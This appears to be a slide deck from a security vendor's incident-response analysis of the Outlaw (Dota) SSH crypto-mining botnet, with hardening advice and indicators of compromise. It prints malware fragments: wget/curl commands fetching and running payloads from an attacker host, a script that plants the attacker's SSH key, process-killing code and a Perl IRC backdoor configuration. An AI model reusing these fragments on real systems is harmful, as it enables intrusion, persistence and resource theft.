

# Outlaw: Abusing SSH for fun and profit

Cristian Souza

Global Emergency Response Team | Kaspersky Lab

# Agenda

- Introduction
- Analysis
- Victims
- Recommendations
- Conclusion
- Tactics, techniques and procedures
- Indicators of compromise

# Full article

## Outlaw cybergang attacking targets worldwide

SOC, TI AND IR POSTS

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⌚ minute read



### // AUTHORS

Expert

CRISTIAN SOUZA

Expert

ASHLEY MUÑOZ

Expert

EDUARDO OVALLE

<https://securelist.com/outlaw-botnet/116444/>

# Introduction

- In a recent incident response case in Brazil, we dealt with a relatively simple, yet very effective threat focused on Linux environments.
- Outlaw (also known as "Dota") is a Perl-based **crypto mining** botnet that typically takes advantage of weak or default SSH credentials for its operations.

# Analysis

- We started the analysis by gathering relevant evidence from a compromised **Linux system**.
- We identified an **odd authorized SSH** key for a user called **suporte** (in a Portuguese-speaking environment, this is an account typically used for administrative tasks in the operating system).

```
$ cat authorized_keys-suporte
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrT0rbMz1+5073fcB0x8NVbUT0b
UanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GV0mNx+9EuW0nvNoaJe0QXzziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9
FSTDengvS8hX1kNFS4Mjux0hJ0K8rvEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zY
kFnlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw==
mdrfckr
```

# Analysis

- After the initial SSH compromise, the threat actor downloads the first-stage script, `tddwrt7s.sh`, using utilities like `wget` or `curl`.
- This artifact is responsible for downloading the `dota.tar.gz` file from the attackers' server.

```
wget http://<IP_ADDRESS>/tddwrt7s.sh
curl -O http://<IP_ADDRESS>/tddwrt7s.sh
chmod 777 tddwrt7s.sh

sh -c "nohup ./tddwrt7s.sh \
\"http://<IP_ADDRESS>/dota.tar.gz\" \
\"http://<IP_ADDRESS>/dota.tar.gz\" \
\"http://<IP_ADDRESS>/dota.tar.gz\" \
\"http://<IP_ADDRESS>/dota.tar.gz\" \
\"http://<IP_ADDRESS>/dota.tar.gz\" \
\"http://<IP_ADDRESS>/dota.tar.gz\" \
\"http://<IP_ADDRESS>/dota.tar.gz\" \
\"http://<IP_ADDRESS>/dota.tar.gz\" \
>> /dev/null &
2>&1 3>&1"

nohup ./tddwrt7s.sh \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz

/bin/bash ./tddwrt7s.sh \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz \
http://<IP_ADDRESS>/dota.tar.gz

rm -rf .ssh
rm -rf .mountfs

mkdir .mountfs
sleep 270s

curl -O -f http://<IP_ADDRESS>/dota.tar.gz
sleep 10s

tar xvf dota.tar.gz
```

# Analysis

- After the decompression, a hidden directory, named ".configrc5", was created in the user's home directory:

```
$ tree .
.
├── a
│   ├── bash.pid
│   ├── cert_key.pem
│   ├── cert.pem
│   ├── dir.dir
│   ├── init0
│   ├── kswapd0
│   ├── run
│   ├── stop
│   └── tors
│       ├── bin
│       │   ├── tor
│       │   ├── tor-gencert
│       │   ├── torify
│       │   ├── tor-print-ed-signing-cert
│       │   └── tor-resolve
│       ├── cleandirs.sh
│       ├── etctor
│       │   └── tor
│       │       └── torrc1
│       ├── libtor
│       │   └── tor1
│       │       ├── keys
│       │       ├── lock
│       │       ├── state
│       │       └── tor1.pid
│       ├── share
│       │   └── tor
│       │       ├── geoip
│       │       └── geoip6
│       ├── start.sh
│       └── stop.sh
├── upd
├── b
│   ├── a
│   ├── dir.dir
│   ├── run
│   ├── stop
│   ├── sync
│   └── cron.d
```

# Analysis

- Interestingly enough, one of the first execution steps is **checking if other known miners** are present on the machine using the script **a/init0**:

```
# Killing and blocking miners by network related IOC
network(){
    # Kill by known ports/IPs
    netstat -anp | grep 69.28.55.86:443 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep 185.71.65.238 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep 140.82.52.87 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep 119.9.76.107 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :143 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :2222 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :3333 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :3389 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :4444 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :5555 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :6666 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :6665 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :6667 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :7777 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :8444 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :3347 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :14444 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :14433 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep :13531 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep 138.199.40.233:9137 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
    netstat -anp | grep 185.150.117.29 | awk '{print $7}' | awk -F'/' '{print $1}' | xargs kill -9
}

files
processes
network
echo "DONE"
```



# Analysis

- The script also kills processes that are not whitelisted:
  - (CPU usage > 40%) and not (kswapd0, tsm, rsync, tor, httpd, blitz, or mass).

```
# Killing big CPU
#VAR=$(ps uwx|awk '{print $2":"$3}'| grep -v CPU)
ps axf -o "pid %cpu" | awk '{if($2>=40.0) print $1}' | while read procid
do
    cat /proc/$procid/cmdline| grep -a -E "kswapd0|tsm|rsync|tor|httpd|blitz|mass"
    if [ $? -ne 0 ]
    then
        kill -9 $procid
    else
        echo "don't kill"
    fi
done
```

# Analysis

- After the process checks and killing are done, the **b/run** file is executed.
- This artifact is responsible for **maintaining persistence** on the infected machine and executing next-stage malware from its code.

```
cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa
AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhbGE7VvAcwdli2a8dbnrTOrbMz1+5073fcB
0x8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GV0mNx+9EuW0nvNoaJe0QXxziIg9
eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvEmPecjdySYMb66nylA
KGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnlC8hGmd4Ww+u97k6pftGTUbJk14
ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw==
mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh
```



# Analysis

- This Perl script is an **IRC-based botnet client** that acts as a backdoor on a compromised system.
- Upon execution, it **disguises itself as an rsync process**, creates a copy of itself in the background, and ignores termination signals.

```
1 my $processo = 'rsync';
2 $servidor = '45.9.148.99' unless $servidor;
3 my $porta = '443';
4 my(@canais) = '#00999';
5 my(@adms) = ('molly', 'polly');
6 my(@auth) = 'localhost';
7 my $linas_max = 5;
8 my $sleep = 5;
9 my $nick = getnick();
10 my $ircname = getnick();
11 my $realname = `uname -a`;
12 my $acessoshell = 1;
13 my $prefixo = '! ';
14 my $estatisticas = 0;
15 my $pacotes = 1;
16 my $VERSAO = '0.2a';
17 $SIG{'INT'} = 'IGNORE';
18 $SIG{'HUP'} = 'IGNORE';
19 $SIG{'TERM'} = 'IGNORE';
20 $SIG{'CHLD'} = 'IGNORE';
21 $SIG{'PS'} = 'IGNORE';
22 use IO::Socket;
23 use Socket;
24 use IO::Select;
25 chdir '/';
26 $servidor = "$ARGV[0]" if $ARGV[0];
27 $0 = "$processo" . "\000";
28 my $pid = fork;
29 exit if $pid;
30 die "Problema com o fork: $!" unless defined $pid;
31 my(%irc_servers, %DCC);
```

# Analysis

- XMRig miner:
  - Another file from the hidden directory, [a/kswapd0](#), is an ELF packed using UPX.

```
$ file a/kswapd0
a/kswapd0: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, no section header
$ diec !$
diec a/kswapd0
ELF64
```

```
Packer: UPX(4.02)[NRV,brute]
```

```
$ strings -tx a/kswapd0 | grep -i upx
```

```
ea {mUPX!
```

```
66d57 UPxf+Y
```

```
21ebbb $Info: This file is packed with the UPX executable packer http://upx.sf.net $
```

```
21ec0a $Id: UPX 4.02 Copyright (C) 1996-2023 the UPX Team. All Rights Reserved. $
```

```
21eefe UPX!u
```

```
21f70d UPX!
```

```
21f718 UPX!
```

```
$ ./upx -d ../a/kswapd0
```

Ultimate Packer for eXecutables

Copyright (C) 1996 - 2025

UPX 5.0.0

Markus Oberhumer, Laszlo Molnar & John Reiser

Feb 20th 2025

File size	Ratio	Format	Name
6121144 <- 2225980	36.37%	linux/amd64	kswapd0

Unpacked 1 file.

# Analysis

- By querying the hash on threat intelligence portals and by statically analyzing the sample, it became clear that this binary is a **malicious modified version of XMRig (6.19.0)**, a cryptocurrency miner.

```
XMRig 6.19.0  
built on Feb 22 2023 with GCC
```


# Analysis

- We also found a **configuration file embedded** in the binary:

```
"log-file": null,  
"pools": [  
  {  
    "algo": null,  
    "coin": "monero",  
    "url": "45.9.148.234:80",  
    "user": "483fmPjXwX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaZgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFqwuxS",  
    "pass": "x",  
    "rig-id": null,  
    "nicehash": true,  
    "keepalive": true,  
    "enabled": true,  
    "tls": true,  
    "tls-fingerprint": null,  
    "daemon": false,  
    "self-select": null  
  },  
  {  
    "algo": null,  
    "coin": "monero",  
    "url": "45.9.148.59:443",  
    "user": "483fmPjXwX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaZgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFqwuxS",  
    "pass": "x",
```

# Victims


- Affected countries:





# Victims

- Victims by month:



# Recommendations

- We recommend that system administrators adopt a proactive approach to hardening their servers.
- Even simple practices, such as using key-based authentication, can be highly effective.
- The `/etc/ssh/sshd_config` file allows for the use of several additional parameters to improve security.

# Recommendations

- We recommend that system administrators adopt a proactive approach to hardening their servers.
- Even simple practices, such as using key-based authentication, can be highly effective.
- The `/etc/ssh/sshd_config` file allows for the use of several additional parameters to improve security.

# Recommendations - SSH configuration example:

Protocol 2	UsePAM yes
Port 2222	ChallengeResponseAuthentication no
	KerberosAuthentication no
	GSSAPIAuthentication no
LoginGraceTime 10	
PermitRootLogin no	AllowAgentForwarding no
	AllowTcpForwarding no
MaxAuthTries 3	X11Forwarding no
IgnoreRhosts yes	PrintMotd no
PubkeyAuthentication yes	PrintLastLog yes
PasswordAuthentication no	PermitUserEnvironment no
PermitEmptyPasswords no	ClientAliveInterval 300
	ClientAliveCountMax 2
	PermitTunnel no
	Banner /etc/ssh/custom_banner
	AllowUsers *@10.10.10.217

# Conclusion

- By focusing on **weak or default SSH credentials**, Outlaw keeps improving and broadening its Linux-focused toolkit.
- By hardening SSH configurations, keeping an eye out for questionable processes, and limiting SSH access to trustworthy users and networks, system administrators can greatly lessen this hazard.

# Tactics, techniques and procedures

Tactic	Technique	ID
Execution	Command and Scripting Interpreter: Unix Shell	<a href="#">T1059.004</a>
Persistence	Scheduled Task/Job: Cron	<a href="#">T1053.003</a>
Persistence	Account Manipulation: SSH Authorized Keys	<a href="#">T1098.004</a>
Defense Evasion	Obfuscated Files or Information	<a href="#">T1027</a>
Defense Evasion	Indicator Removal: File Deletion	<a href="#">T1070.004</a>
Defense Evasion	File and Directory Permissions Modification	<a href="#">T1222</a>
Defense Evasion	Hide Artifacts: Hidden Files and Directories	<a href="#">T1564.001</a>
Defense Evasion	Obfuscated Files or Information: Software Packing	<a href="#">T1027.002</a>
Credential Access	Brute Force	<a href="#">T1110</a>
Discovery	System Information Discovery	<a href="#">T1082</a>
Discovery	Process Discovery	<a href="#">T1057</a>

Tactic	Technique	ID
Discovery	Account Discovery	<a href="#">T1087</a>
Discovery	System Owner/User Discovery	<a href="#">T1033</a>
Discovery	System Network Connections Discovery	<a href="#">T1049</a>
Lateral Movement	Remote Services: SSH	<a href="#">T1021.004</a>
Collection	Data from Local System	<a href="#">T1005</a>
Command and Control	Application Layer Protocol	<a href="#">T1071</a>
Command and Control	Ingress Tool Transfer	<a href="#">T1105</a>
Exfiltration	Exfiltration Over Alternative Protocol	<a href="#">T1048</a>
Impact	Resource Hijacking	<a href="#">T1496</a>
Impact	Service Stop	<a href="#">T1489</a>

# Indicators of compromise

- 15f7c9af535f4390b14ba03ddb990c732212dde8 (a)
- 982c0318414c3fdf82e3726c4ef4e9021751bbd9 (init0)
- f2b4bc2244ea8596a2a2a041308aa75088b6bbd5 (kswapd0)
- 4d5838c760238b77d792c99e64bd962e73e28435 (run)
- d0ba24f9fad04720dff79f146769d0d8120bf2ff (decoded Perl script)
- 45[.]9[.]148[.]99 (Attacker's C2)
- 483fmPjXwX75xmkaJ3dm4vVGWZLHn3GDuKycHypVLr9SgiT6oaZgVh26iZRpwKEkTZCAmUS8tykuwUorM3zGtWxPBFqwuxS (Monero wallet)

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